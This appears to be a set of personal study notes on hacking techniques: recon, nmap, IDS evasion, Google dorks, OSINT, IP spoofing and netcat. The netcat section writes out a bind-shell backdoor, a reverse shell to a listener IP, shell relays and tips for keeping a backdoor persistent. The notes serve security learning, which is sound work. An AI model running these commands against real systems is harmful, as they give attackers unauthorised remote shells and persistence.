Computer and network hacker exploits notes**:**

**Recon (Web): whois, domain name registrar, dns, nslookup**

Network scanning: Good old **nmap**, has many custom NSE scripts, also has a GUI version called "Zenmap". Some scans are more stealthy some more aggressive.

**Firewalk** - specifically looks for open ports on a firewall

Since an IDS matches signatures, a way to circumvent that is to use a **Tiny fragment** or the **Fragment overlap attack (FragRoute).**

**A tiny bit about wardriving**: Wardriving is the act of searching for Wi-Fi wireless networks, usually from a moving vehicle, using a laptop or smartphone. Easily doable via using airng, airgeddon or third party scripts on Linux, or an android app called "WiGLE WiFi"

**Google dorks and example  search queries:**

* **cache:**
  + [cache:[www.google.com](http://www.google.com/) web] will show the cached content with the word “web” highlighted. This functionality is also accessible by clicking on the “Cached” link on Google’s main results page. The query [cache:] will show the version of the web page that Google has in its cache. For instance, [cache:[www.google.com](http://www.google.com/)] will show Google’s cache of the Google homepage.
* **link:**
  + [link:[www.google.com](http://www.google.com/)] will list webpages that have links pointing to the Google homepage.
* **related:**
  + [related:[www.google.com](http://www.google.com/)] will list web pages that are similar to the Google homepage.
* **info:**
  + [info:[www.google.com](http://www.google.com/)] will show information about the Google homepage.
* **define:**
  + The query [define:] will provide a definition of the words you enter after it, gathered from various online sources. The definition will be for the entire phrase entered (i.e., it will include all the words in the exact order you typed them). Eg: [define:google]
* [Google Dorks List and Updated Database in 2022 | AOFIRS](https://aofirs.org/articles/google-dork-list)
* [GitHub - sensepost/wikto: Nikto for Windows](https://github.com/sensepost/wikto) can automate google dorking

**OSINT**:

**Maltego** - Maltego is software used for open-source intelligence and forensics, developed by Paterva. Maltego focuses on providing a library of transforms for discovery of data from open sources, and visualizing that information in a graph format, suitable for link analysis and data mining.

Awesome OSINT list has a lot of...awesome tools as well: [GitHub - jivoi/awesome-osint: A curated list of amazingly awesome OSINT](https://github.com/jivoi/awesome-osint)

Vuln. Scanners: **Nessus, Acunetix, Netsparker, Burpsuite** etc.

**IP Address spoofing**:

Spoofing means pretending to be someone else. It's quite a common attack against systems that utilize IP addresses for control access or authentication. One can do this using built-in linux commands e.g.: ifconfig (interface) (IP) netmask (netmask). **Nmap** also has built-in spoofing capabilities, or you can use a packet crafting tool to build packets, such as **Scapy** (python script works on any OS), **hping, netdude** etc. Spoofing datagram protocols is trivial because there is no session being created, TCP however due to its three way handshake principle which uses an ISN (initial sequence number, which is a number purposefully difficult to guess) is hard to spoof because the connection simply gets reset upon wrong ISN being initiated.

**Source routing:**

This attack involves a source routed packet that appears to originate from a legitimate user, it includes a fake route list that includes the attacker's address. Only one path of routers between an attacker and victim must allow source routed traffic.

**Netcat**

is a **command line tool** responsible for reading and writing data in the network. To exchange data, Netcat uses the network protocols TCP/IP and UDP. Very useful for data exfil, reverse shells etc. E.g. commands:

nc -l or -L (creates a listener on a specific port, L is for a persistent listener)

-e (program to execute after connection, nice for backdoors)

-z (zero I/O mode, useful for scanning)

Example usage: after gaining a login prompt or some other backdoor, at any port either tcp or udp use ***nc -l -p (port) -e /bin/sh (or cmd.exe for Windows)***

***For persistence if the -L flag isn't supported schedule a cron job or use a "while" loop shell script and chmod it to be readable and executable and use the nohup command to logout and keep it going.***

**Reverse shells: Netcat can be used to push a shell session from a client to the server:**

*listener: nc -l -p (port)*

*client: nc (listenerIP) (port) -e /bin/sh*

Then type commands at the listener.

**Netcat Relays:**


* On **Windows** create a file called e.g. ncrelay.bat which contains "nc next\_hop 54321"
* To implement a relay, type nc -l -p 1111 -e ncrelay.bat
* On **Linux** use the "backpipe approach"
* *mknod backpipe p* (this command creates a special FIFO file to carry data back and forth on the command line)
* *nc -l -p 11111 0<backpipe | nc next\_hop 54321 1>backpipe*
* you don't need sudo for a relay on a Unix on ports greater than 1023, on Windows any port can be used without admin privileges
* **as some versions of netcat don't support the -e option one could make a bash relay to Netcat which roughly works the same way**:
  + 1. *mknod backpipe*
    2. */bin/bash 0<backpipe | nc -l -p 8080 1>backpipe (functionally this command is the equivalent of "nc -l -p 8080 -e /bin/bash")*

nc -w 2 -z 192.168.10.1 1-1024 - runs a port scan, -w means wait, -z specifies to only search for listening services and not send any data, 1-1024 is the port range.


**Dsniff:**

A suite of tools, used for sniffing, can do ARP poisonig, kill tcp connections, sniff critical data from various applications.

**DNS cache poisoning:**



**DNSSEC Protection against cache poisoning:**



Nice article: [What is DNS Cache Poisoning - How it Works and Prevention Measures? (geekflare.com)](https://geekflare.com/understanding-dns-cache-poisoning/)

Metasploit payload types: [Payload Types - Metasploit Unleashed (offensive-security.com)](https://www.offensive-security.com/metasploit-unleashed/payload-types/)